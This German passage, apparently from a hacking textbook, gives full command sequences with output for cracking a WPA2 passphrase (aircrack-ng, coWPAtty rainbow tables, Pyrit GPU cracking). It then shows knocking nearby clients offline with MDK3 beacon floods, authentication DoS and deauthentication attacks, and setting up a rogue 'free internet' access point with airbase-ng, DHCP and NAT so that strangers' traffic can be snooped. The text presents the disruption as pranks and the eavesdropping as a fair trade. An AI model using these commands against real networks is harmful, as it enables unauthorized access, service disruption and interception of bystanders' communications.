


Bild 16.55: Aireplay-NG hat durch Deauthentication ein 4-Way-Handshake wachküssen können

Nachdem wir mindestens einen 4-Way-Handshake erfasst haben, bedienen wir uns des im vorherigen Szenario bereits vorgestellten Programms Aircrack-NG für einen Wörterbuchangriff.

Dafür benötigen wir eine möglichst umfangreiche Passwortliste in Textform, da bei diesem Angriff jeder Eintrag als potenzielles Passwort durchprobiert wird. Für unser Beispiel verwenden wir eine auf der Openwall wordlists collection[156] basierende und um individuelle Einträge angereicherte Passwortliste, die uns zu Demonstrationszwecken ausreicht. Weitere Wordlists (umfassendere, auch in verschiedenen Sprachen) finden sich auf diversen Web- und FTP-Sites[157] im Internet.

Bevor wir beginnen, ist es jedoch ratsam, die Passwortliste zu optimieren. Wir erinnern uns: Die Passphrase bei WPA/WPA2 umfasst einen Zeichenraum von 8 – 63 Zeichen. Den Bereich zwischen 1 und 7 müssen wir somit nicht berücksichtigen, findet dieser doch gar keine Anwendung.

Ein leistungsfähiges Tool zum Optimieren von Passwortlisten stellt *PW-Inspector* aus der Hydra-Suite dar. Um sicherzustellen, dass unsere Liste von Einträgen mit einer Länge von 1 – 7 Zeichen erleichtert wird, reicht der Befehl:

```
root@discordia:~# cat all_lenghts.lst | pw-inspector -m 8 -M 63 > all_8-
63_lenghts.lst
```

[156] http://www.openwall.com/wordlists

[157] Wörterbücher finden sich z. B. unter http://www.outpost9.com/files/WordLists.html ftp://ftp.ox.ac.uk/pub/wordlists http://www.packetstormsecurity.org/Crackers/wordlists

Wo wir gerade beim Optimieren sind, kann eine alphabetische Sortierung mit *sort* nebst Löschung doppelter Einträge nur von Vorteil sein:

```
root@discordia:~# sort -u all_8-63_lenghts.lst > all.lst
```

Derart verbessert, präsentiert sich unsere Passwortliste wie folgt:

```
root@discordia:~# wc -l all.lst
2971651 all.lst
root@discordia:# cat all.lst
#!comment:
#!comment: Input wordlist files, in order:
#!comment: http://www.openwall.com/wordlists/
#!comment: languages/Afrikaans/lower.lst
#!comment: languages/Afrikaans/mixed.lst
#!comment: languages/Croatian/lower.lst
#!comment: languages/Croatian/mixed.lst
#!comment: languages/Czech/lower.lst
(...)
Änderungsanträge
Änderungsantrag
Änderungsgesetz
Änderungsgesetze
Änderungsindex
Änderungsketten
Änderungsrichtlinie
(...)
```

Alternativ dazu lässt sich die Optimierung natürlich auch durch folgende einzelne Zeile vollziehen:

```
root@discordia:~# cat all_lenghts.lst | sort | uniq | pw-inspector -m 8 -M
63 > all.lst
```

Für einen Wörterbuchangriff auf den WPA2-Datenstrom, den wir zuvor mit Airodump-NG erfasst hatten, verwenden wir nun folgendes Kommando:

```
root@discordia:~# aircrack-ng -w all.lst -b 00:14:6C:1D:1C:C2
berger_wpa.dump-01.cap
```

Hat Aircrack-NG das korrekte Kennwort durch den Wörterbuchangriff entdeckt, erscheint folgende Meldung – für uns ein klares Signal, auch dieses Szenario erfolgreich durchlaufen zu haben:




Bild 16.56: Erfolgreicher Wörterbuchangriff mit Aircrack-NG auf eine WPA2-Verschlüsselung

Neben dem Klassiker Aircrack-NG gibt es jedoch noch weitere Kandidaten, die WPA2 das Leben zunehmend schwer machen – coWPAtty ist einer davon.

coWPAtty versteht sich neben Brute-Force- auch auf Wörterbuchangriffe und verwendet hierzu sowohl klassische Passwortlisten als auch Rainbow Tables.

Rainbow Tables ermöglichen eine schnelle, probabilistische Suche nach dem einem Hash-Wert zugeordneten Klartext (wie beispielsweise einem Passwort), ohne zuvor alle für diesen Zeichenraum möglichen Hashwerte aufwendig errechnen zu müssen. Rainbow Tables lassen sich für WPA2 beispielsweise durch *genpmk*[158] gewinnen und bedeuten somit für den eigentlichen Wörterbuchangriff eine nicht unerhebliche Zeitersparnis.

Der Einsatz von coWPAtty gestaltet sich wie folgt, wobei der Parameter *–f* auf unsere Passwortliste, *-r* auf das Dumpfile von Airodump-NG und *–s* auf die ESSID des Hot-Spots verweist:

```
root@discordia:~# cowpatty -f /wordlists/all.lst -r berger_wpa.dump-01.cap
-s KANZLEI_BERGER
cowpatty 4.6 - WPA-PSK dictionary attack. jwright@hasborg.com

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.
key no. 1000: AL-RASHID
key no. 2000: Abbaugera"usche
key no. 3000: Abtritte
key no. 4000: Aerzteverband
key no. 5000: Albanorum
```

[158] http://wirelessdefence.org/Contents/coWPAttyMain.htm

```
key no. 6000: Altiplano
key no. 7000: Anaptomorphus
(...)

key no. 1156000: indispettiranno
key no. 1157000: indkvarteringer
key no. 1158000: indovinabile
key no. 1159000: indsukret

The PSK is "indubioproreo".

1159422 passphrases tested in 13877.29 seconds:  83.55 passphrases/second
root@discordia:~#
```

Zum direkten Vergleich erfolgt die gleiche Berechnung durch eine Rainbow Table. Zunächst jedoch müssen wir die Hash-Werte gewinnen, wobei der Parameter *–f* auf die Passwortliste verweist, *-d* die zu erstellende Hash-Datei vorgibt und *–s* die ESSID des Hot-Spots beschreibt:

```
root@discordia:~# root@discordia:~# genpmk -f /wordlists/all.lst -d
/wordlists/all_rainbow.lst -s KANZLEI_BERGER
genpmk 1.1 - WPA-PSK precomputation attack. jwright@hasborg.com
File /wordlists/all_rainbow.lst does not exist, creating.
key no. 1000: AL-RASHID
key no. 2000: Abbaugeräusche
key no. 3000: Abtritte
key no. 4000: Ärzteverband
key no. 5000: Albanorum
(...)

key no. 2967000: zzzzzzzthis
key no. 2968000: zzzzzzzz
key no. 2969000: zzzzzzzzzz
key no. 2970000: zzzzzzzzzzzz
key no. 2971000: zzzzzzzzzzzzzzzzz

2971651 passphrases tested in 24642.56 seconds:  120.59 passphrases/second

root@discordia:~#
```

Wer kein sonderliches Interesse an der Erstellung eigener Rainbow Tables verspürt, findet im Internet zahlreiche Quellen, so beispielsweise die CoWF WPA-PSK Rainbow Tables[159] mit über 33 Gigabyte an Material.

[159] http://www.renderlab.net/projects/WPA-tables

Die eigentliche Berechnung mit coWPAtty unter Einbindung der Rainbow Table erfolgt durch folgendes Kommando:

```
root@discordia:~# cowpatty -r berger_wpa.dump-01.cap -d
/wordlists/all_rainbow.lst -s KANZLEI_BERGER
cowpatty 4.6 - WPA-PSK dictionary attack. jwright@hasborg.com

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.
key no. 10000: Arbeitstakt
key no. 20000: Bezugssystem
key no. 30000: Chiclayo
key no. 40000: Druckbelastung
key no. 50000: Falltüren
key no. 60000: Gemeinschaftsinteresse
(...)

key no. 1100000: huggestabbe
key no. 1110000: hyperaccelerated
key no. 1120000: identifikacni
key no. 1130000: imboccata
key no. 1140000: impulsar
key no. 1150000: incornarsi

The PSK is "indubioproreo".

1159422 passphrases tested in 11.28 seconds:  102789.29 passphrases/second
root@discordia:~#
```

Voilà! Im Verhältnis zur Passwortliste ermöglicht uns die Rainbow Table bei der Berechnung eine massive Zeitersparnis und liefert über diesen Weg grobe Einblicke in das Potenzial von Rainbow Tables.

Der letzte im Bunde, der im Kontext des Brechens von WPA/WPA2 zwingend einer Erwähnung bedarf, ist *Pyrit*.

Pyrit verwendet CUDA (Compute Unified Device Architecture), ATI-Stream, OpenCL und VIA Padlock, was bedeutet, dass zusätzlich zur CPU-Leistung die Grafikprozessoren (Graphics Processing Unit – GPU) eingebunden werden. Dank der mittlerweile äußerst potenten GPUs lassen sich Brute-Force-Attacken ähnlich zügig durchführen wie ein Angriff über Rainbow Tables. Als zusätzliches Bonbon entfällt die zeitaufwendige und speicherintensive Generierung der Hash-Werte.

Zudem gibt es handfeste monetäre Vorteile beim Einsatz von GPUs: Während es in der jüngeren Vergangenheit recht kostenintensiv war, sich einen vor Rechenpower strotzenden »Boliden« zusammenzustellen – immerhin dreht sich die Preisspirale für CPUs oberhalb des Niveaus eines Intel CoreTM i7 Extreme sichtlich schneller –, befinden sich leistungsfähige Grafikkarten in bezahlbaren Dimensionen. So liegt im Benchmark die Performance zur Berechnung der PMKs (Pairwise Master Keys) bei einem PC mit

beispielsweise vier in Reihe geschalteten GeForce 295 GTX-Karten bei etwa 89.000 PMKs, die eines normalen Core2Duo 2x2 mit 5 Ghz (x86) nur bei 1.300. Eine Leistungssteigerung um den Faktor 70!

Die Bedienung von Pyrit erfolgt – nachdem sichergestellt ist, dass sowohl das Programm installiert, als auch die GPUs erfolgreich durch CUDA eingebunden wurden – durch drei Schritte.

Zunächst erstellen wir eine neue ESSID,...

```
root@discordia:~# pyrit -e KANZLEI_BERGER create_essid
Pyrit 0.2.5-dev (C) 2008, 2009 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3

Connecting to storage... connected

Created ESSID 'KANZLEI_BERGER'
Created ESSID 'KANZLEI_BERGER'
root@discordia:~#
```

...importieren anschließend unsere Passwortliste...

```
root@discordia:~# pyrit -i /wordlists/all.lst import_passwords
Pyrit 0.2.5-dev (C) 2008, 2009 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3

Connecting to storage... connected

3917196 lines read. Flushing buffers...
All done.
root@discordia:~#
```

...und nehmen im letzten Schritt die eigentliche Berechnung vor.

```
root@discordia:~# pyrit -e "KANZLEI_BERGER" -i /wordlists/all.lst -r
berger_wpa.dump-01.cap

attack_passthrough
Pyrit 0.2.5-dev (C) 2008, 2009 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3

Connecting to storage... connected

Parsing file '/berger_wpa.dump-01.cap' (1/1)...
2825 packets (2825 802.11-packets), 1 APs
```

```
Picked AccessPoint 00:14:6c:1d:1c:c2 automatically...
Tried 340006 PMKs so far; 862 PMKs per second.
Computed 953.16 PMKs/s total.
#1: 'CUDA-Device #1 'GeForce 9300 GS'': 454.4 PMKs/s (Occ. 99.5%; RTT 3.5)
#2: 'CPU-Core (SSE2)': 505.0 PMKs/s (Occ. 99.2%; RTT 2.9)

The password is 'indubioproreo'.

root@discordia:~#
```

Volltreffer, die WPA2-Passphrase ist ermittelt! Pyrit liefert zugleich die schnellste Rückmeldung, bei der Einbindung von GPUs handelt es sich somit um eine höchst effiziente Methode.

Als Fazit bleibt festzuhalten, dass die WPA2-Verschlüsselung für den Betrieb eines WLAN im Heimumfeld auch weiterhin zu empfehlen ist. Voraussetzung für die Entfaltung eines wirkungsvollen Schutzschildes ist jedoch die Beachtung einiger Grundsätze, auf die wir später noch näher eingehen werden.

16.3.7 WLAN mon amour – Freu(n)de durch Funkwellen

Während wir in der Erstausgabe dieses Buches noch darauf aufmerksam machten, wie humorvolle Funknetzforscher die Titel der Service Set Identifier (SSID) ungesicherter WLANs auf amüsante Art deformieren und die Betreiber damit bloßstellen, ebbt dieser Trend leider zunehmend ab. Nicht ganz unverantwortlich an dieser Entwicklung sind Hersteller von WLAN-Komponenten, die ihre Gerätschaften mittlerweile mit verbesserten Schutzmechanismen ausliefern; eine bereits ab Werk aktivierte WPA-Verschlüsselung macht es Verfechtern von »digitalen Graffiti« unerhört schwer.

Ungeachtet dessen ist das Betätigungsfeld für WLAN-Nerds auch weiterhin äußerst facettenreich, haben sich doch neue Formen der chaotischen Freizeitgestaltung entwickelt.

Zu den Programmen, die mannigfaltige Möglichkeiten des schnurlosen Schabernacks bieten, gehört MDK3. MDK3 versteht sich nicht nur auf das Brechen von MAC-Filtern oder das Enttarnen versteckter SSIDs, sondern beherrscht zudem die hohe Kunst des Beacon Flooding und des Denial of Service (DoS) – eine ideale Spielwiese für digitale Klingelstreiche!

Für unseren ersten Streich nehmen wir uns vor, die in der Umgebung befindlichen WLAN-Teilnehmer durch unzählige Hot-Spots zu verwirren. Das Pikante dabei ist, dass die Hot-Spots zwar für jedermann sichtbar, diese aber weder existent noch funktionsfähig sind. Ein wahres Schreckgespenst für Messen, Kongresse, Flughäfen oder Szenecafes.

Um das nun folgende SSID-Funkfeuerwerk ein wenig abwechselungsreicher zu gestalten, verwenden wir hierzu die »top 1000 SSID list« von wigle.net[160], quasi die »Top of

[160] http://www.wigle.net/gps/gps//Stat

the Pops« aus insgesamt 5 Millionen Access-Points aus dem amerikanisch-/europäischen Raum.

MDK3 wird wie folgt gestartet, wobei mit *wlan0* unser Netzwerkinterface festgelegt wird, der Parameter *b* auf den Beacon Flood Mode verweist, das nachfolgende *-f* die Textdatei mit den zu simulierenden SSIDs vorgibt, *-w –g* und *–m* Eckdaten der/des Access-Points bestimmen (WEP-Verschlüsselung, 54 MBit nebst valider MAC-Adresse) und sich *–s* für die zeitliche Taktung verantwortlich zeigt:

```
root@discordia:~# mdk3 wlan0 b -f /home/andreas/wigle/ssid.txt -w -g -m -s
50

Current MAC: 00:0C:30:29:CD:BA on Channel  2 with SSID: Linksys
Current MAC: 00:80:C6:D0:85:FA on Channel 10 with SSID: <No current ssid>
Current MAC: 00:0D:54:39:CC:CA on Channel  3 with SSID: Thomson
Current MAC: 00:09:43:51:A2:BB on Channel  9 with SSID: cvsretail
Current MAC: 00:60:6D:D4:BB:BD on Channel  8 with SSID: default-ssid
Current MAC: 00:30:F1:C1:57:E0 on Channel  9 with SSID: hyatt
Current MAC: 00:0A:8A:0E:EB:D1 on Channel  5 with SSID: WSR-5000
Current MAC: 00:13:7F:86:EA:91 on Channel  2 with SSID: holiday
Current MAC: 00:13:C4:97:CE:63 on Channel  7 with SSID: 2WIRE475
Current MAC: 00:0E:83:89:84:5C on Channel  2 with SSID: NETGEAR_11g
Current MAC: 00:12:88:98:89:06 on Channel  9 with SSID: ZyXEL
(...)

Current MAC: 00:01:F4:F0:8E:B4 on Channel 10 with SSID: FRITZ!Box Fon WLAN
7050
Current MAC: 00:0A:41:50:21:66 on Channel 13 with SSID: 2WIRE755
Current MAC: 00:04:75:14:39:3A on Channel 14 with SSID: 5ECUR3w3p5TOR3
Current MAC: 00:01:F4:A9:ED:AA on Channel 12 with SSID: V1500
Packets sent:  13151 - Speed:   62 packets/sec^C
root@discordia:~#
```

Ein in Reichweite befindlicher WLAN-Client, beispielsweise ein Rechner unter Windows 7, kann bei folgendem Schauspiel schon etwas ins Schwitzen kommen – und den Benutzer beim Anblick einer aus etwa 100 Hot-Spots bestehenden, sich dynamisch aktualisierenden WLAN-Liste in den schieren Wahnsinn treiben. Wer sich mit MKD3 nicht anfreunden möchte, mag einen Blick auf das vom Spaßfaktor her vergleichbare Perl-Script *Fake AP*[161] werfen.

[161] http://www.blackalchemy.to/project/fakeap

Bild 16.57: Es scheinen sich unzählige Hot-Spots in der Umgebung zu befinden... Guerilla-Marketing?

Für die nächste Kapriole demonstrieren wir, wie sich ein Access-Point in Grund und Boden schießen lässt – oder zumindest so sehr ins Trudeln gerät, dass eine vernünftige Kommunikation nicht mehr möglich ist.

Hierzu bestücken wir MDK3 mit unserem Netzwerkinterface *wlan0*, dem Parameter *a* für den »Authentication DoS mode« samt Nennung der zu penetrierenden ESSID durch *–a* und dem Verweis zur Wahl valider MAC-Adressen (*-m*).

```
root@discordia:~# mdk3 wlan0 a -a 00:22:6B:70:1E:FE -m

AP 00:22:6B:70:1E:FE is responding!
Connecting Client: 00:90:D1:EC:29:CD to target AP: 00:22:6B:70:1E:FE
AP 00:22:6B:70:1E:FE seems to be INVULNERABLE!
Device is still responding with   500 clients connected!
Connecting Client: 00:0A:04:10:52:BC to target AP: 00:22:6B:70:1E:FE
AP 00:22:6B:70:1E:FE seems to be INVULNERABLE!
Device is still responding with  1000 clients connected!
AP 00:22:6B:70:1E:FE seems to be INVULNERABLE!
Device is still responding with  1500 clients connected!
Connecting Client: 00:40:01:2A:6D:77 to target AP: 00:22:6B:70:1E:FE
(...)

Device is still responding with 201500 clients connected!
Connecting Client: 00:02:2D:2D:97:56 to target AP: 00:22:6B:70:1E:FE
AP 00:22:6B:70:1E:FE seems to be INVULNERABLE!
Device is still responding with 202000 clients connected!
AP 00:22:6B:70:1E:FE seems to be INVULNERABLE!
Device is still responding with 202500 clients connected!
^C
root@discordia:~#
```

Obwohl sich der unter Volllast stehende Hot-Spot recht wacker zu schlagen scheint – immerhin zeigt sich dieser auf den ersten Blick unbeeindruckt von den simulierten Verbindungsversuchen durch annährend 200.000 Clients –, sieht es mit der Konnektivität schon merklich schlechter aus. WLAN-Clients tun sich mit dem Verbindungsaufbau zumindest sichtlich schwer...




Bild 16.58: Der Hot-Spot scheint mit anderen Tätigkeiten ausgelastet...

Eine martialische Steigerung liefert MDK3 mit dem Deauthentication / Disassociation Amok Mode. Hierbei werden sämtliche Teilnehmer brutalst aus dem WLAN geworfen, die Kommunikation wird unmittelbar unterbunden.

Wir starten abermals MDK3, verweisen auf unsere WLAN-Karte *wlan0* und binden Parameter ein wie *d* für den »Deauthentication / Disassociation Amok Mode«, *-c 4* für den zu überschwemmenden Kanal 4 und *–s 250* für die Geschwindigkeit der Pakete. Das Ergebnis ist ein Leuchtfeuer der ganz besonderen Art...

```
root@discordia:~# mdk3 wlan0 d -c 4 -s 250

Disconnecting between: 00:21:5C:54:7D:CD and: 00:22:6B:70:1E:FE on channel: 4
Disconnecting between: 00:21:5C:54:7D:CD and: 00:22:6B:70:1E:FE on channel: 4
Disconnecting between: 00:21:5C:54:7D:CD and: 00:22:6B:70:1E:FE on channel: 4
Disconnecting between: 00:21:5C:54:7D:CD and: 00:22:6B:70:1E:FE on channel: 4
(...)

Disconnecting between: 00:21:5C:54:7D:CD and: 00:22:6B:70:1E:FE on channel: 4
Disconnecting between: 00:21:5C:54:7D:CD and: 00:22:6B:70:1E:FE on channel: 4
Packets sent:   1209 - Speed:  116 packets/sec^C
root@discordia:~#
```

...welches die Kommunikation von WLAN-Clients mit ihrem Access-Point radikal unterbindet. Wohl dem, der keine (zeit-)kritischen Anwendungen per Funk betreibt und der nicht auf ein einwandfreies Funktionieren des Netzes angewiesen ist!




Bild 16.59: Communication Disruption: Disassociation Amok Mode aus Perspektive eines WLAN-Clients

Die Möglichkeiten von MDK3 durch zahlreiche Formen der »Desorientierung« sind jedoch als harmlos einzustufen, zumindest im direkten Vergleich zu dem in Airbase-NG[162] schlummernden (MITM-)Spitzelpotenzial.

Wie viele der wertvollen WLAN-Tools entstammt auch Airbase-NG/softAP der bereits mehrfach erwähnten Aircrack-NG-Suite. Es handelt sich dabei um ein recht umfangreiches Programm, welches unter anderem die Möglichkeit bietet, einen eigenen Access-Point zu erstellen – einschließlich des sich dadurch ergebenden Unterhaltungswerts.

Gehen wir im Folgenden davon aus, dass wir uns an einem schönen Sommertag mit unserem Netbook in einem gut besuchten Szenelokal in der Innenstadt befinden. Ein flüchtiger Blick auf die Nachbartische offenbart zahlreiche Smartphones, Netbooks und portable Media Player wie den iPod touch, sogar ein iPad lässt sich ausmachen. Ungeachtet der Tatsache, dass UMTS-Tarife mittlerweile in bezahlbare Größenordnungen gerückt sind, gibt es noch eine Vielzahl von Menschen, die den Zugriff auf das Internet über WLAN bevorzugen – aus welchen Gründen auch immer.

Seien Sie deshalb versichert: Sobald wir in einer belebten Fußgängerzone ein imaginäres Schild aufstellen mit der Aufschrift »HIER INTERNET – GRATIS«, werden wir uns alsbald umringt fühlen von zahleichen digitalen Nomaden – sei es bewusst oder unbewusst, schließlich zeigen sich viele der Taschencomputer unglaublich kommunikativ.

Mit diesem Gedanken im Hinterkopf entschließen wir uns dazu, einen präparierten Access-Point/softAP in die Welt zu setzen, der kostenlosen Zugriff auf das Internet offeriert. Unser Ziel dabei ist, möglichst viele WLAN-Clients von diesem Service partizipieren zu lassen. Ein fairer Deal: Wir liefern Internet und als Gegenleistung gewähren uns unsere unwissenden »Kunden« Einblicke in ihre Kommunikation.

[162] http://www.aircrack-ng.org/doku.php?id=airbase-ng

Für den angehenden Dienst als Funkdirektor benötigen wir zunächst selber Zugang zum Internet, beispielsweise über das UMTS-Netz oder durch einen (möglicherweise kommerziellen) Hot-Spot. Unser Netbook muss somit mindestens zwei Netzwerkkarten beherbergen: Mit der einen wählen wir uns in das Internet ein (in unserem Beispiel *wlan1*), die andere trägt Verantwortung für den präparierten Access-Point (*wlan0*).

Wir beginnen mit Airmon-NG und schalten das für den Access-Point vorgesehene WLAN-Interface in den Monitoring-Mode. Der Hinweis von *dhclient* braucht uns nicht zu beunruhigen und erklärt sich dahingehend, dass *wlan1* bereits eine Verbindung zum Internet aufgebaut hat.

```
root@discordia:~# airmon-ng start wlan0


Found 1 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
7749    dhclient


Interface       Chipset         Driver

wlan0           Atheros         ath5k - [phy0]
wlan1           Atheros         ath5k - [phy1]
                                (monitor mode enabled on mon0)

root@discordia:~#
```

Im Folgenden starten wir Airbase-NG mit uns geeignet erscheinenden Parametern: Durch *–e* deklarieren wir die SSID des präparierten Hot-Spot (INTERNET4FREE), *-a* täuscht eine falsche ESSID vor (in Wahrheit entstammt die MAC-Adresse einer vertrauenserweckenden FRITZ!Box Fon WLAN 7170), *-c 9* definiert den WLAN-Kanal und bei *mon0* handelt es sich um unsere in den Monitoring-Mode geschaltete WLAN-Karte.

Der Parameter *–P* nimmt eine Sonderstellung ein und bedarf einer kurzen Erläuterung: So kümmert sich *-P* darum, dass den mittels Probes anfragenden WLAN-Clients ein geeigneter Kommunikationspartner angeboten wird, selbst wenn sich der Client ausschließlich mit einer ganz bestimmten ESSID koppeln möchte. Fragt vereinfacht ausgedrückt beispielsweise ein iPod Touch gezielt nach »seinem« WLAN mit der ESSID »Netgear«, so bekommt er diese umgehend präsentiert, um sich daraufhin automatisiert einzuloggen. Ist dieses Feature nicht zu schön, um wahr zu sein?

```
root@discordia:~# airbase-ng -e "INTERNET4FREE" -a 00:1C:A4:A5:90:45 -c 9 -
P mon0
21:16:13  Created tap interface at0
21:16:13  Trying to set MTU on at0 to 1500
21:16:13  Trying to set MTU on mon0 to 1800
21:16:13  Access Point with BSSID 00:1C:A4:A5:90:45 started.
```

Im nächsten Moment weisen wir dem durch Airbase-NG erstellen TAP-Interface *at0* eine IP-Adresse zu und starten es, um uns anschließend des DHCP-Dienstes anzunehmen:

```
root@discordia:~# ifconfig at0 10.0.0.1 up
root@discordia:~#
```

Die Datei */etc/dhcp3/dhcpd.conf* sollte sich hierbei an Werten aus dem nachkommenden Beispiel orientieren, um den anfragenden WLAN-Clients ein Höchstmaß an Komfort und eine geeignete IP-Range zu bieten.

Hierbei ein Hinweis am Rande: Die definierten Nameserver 208.67.222.222 und 208.67.220.220 stammen von OpenDNS[163] und stellen somit begleitend sicher, dass unsere ehrbaren »Kunden« vor dubiosen Web-Sperren[164] und »Zensursula-Stoppschildern« verschont bleiben.

```
root@discordia:~# cat /etc/dhcp3/dhcpd.conf
option domain-name-servers 208.67.222.222, 208.67.220.220;

default-lease-time 60; max-lease-time 72;

ddns-update-style none;

authoritative;

log-facility local7;

subnet 10.0.0.0 netmask 255.255.255.0 { range 10.0.0.100 10.0.0.254; option
routers 10.0.0.1; option domain-name-servers 208.67.222.222, 208.67.220.220
; }
root@discordia:~#
```

[163] http://www.opendns.com

[164] http://www.zensursula.net

Ist die Konfigurationsdatei für unseren DHCP-Daemon mit sinnvollem Inhalt bestückt, starten wir den Dienst wie folgt:

```
root@discordia:~# mkdir -p /var/run/dhcpd && chown dhcpd:dhcpd
/var/run/dhcpd
root@discordia:~# dhcpd3 -cf /etc/dhcp3/dhcpd.conf -pf
/var/run/dhcpd/dhcpd.pid at0
Internet Systems Consortium DHCP Server V3.1.1
Copyright 2004-2008 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/
Wrote 0 leases to leases file.
Listening on LPF/at0/00:1c:a4:a5:90:45/10.0.0.0/24
Sending on   LPF/at0/00:1c:a4:a5:90:45/10.0.0.0/24
Sending on   Socket/fallback/fallback-net
root@discordia:~#
```

Nach abschließender Inbetriebnahme der Routingfunktionen können sich die ersten Clients mit unserem Access-Point verbinden und Zugriff auf das Internet nehmen – natürlich exklusiv über unser Netbook.

```
root@discordia:~# sysctl -w net/ipv4/ip_forward=1
net.ipv4.ip_forward = 1
root@discordia:~# modprobe ipt_MASQUERADE
root@discordia:~# iptables -A POSTROUTING -t nat -o wlan1 -j MASQUERADE
root@discordia:~#
```

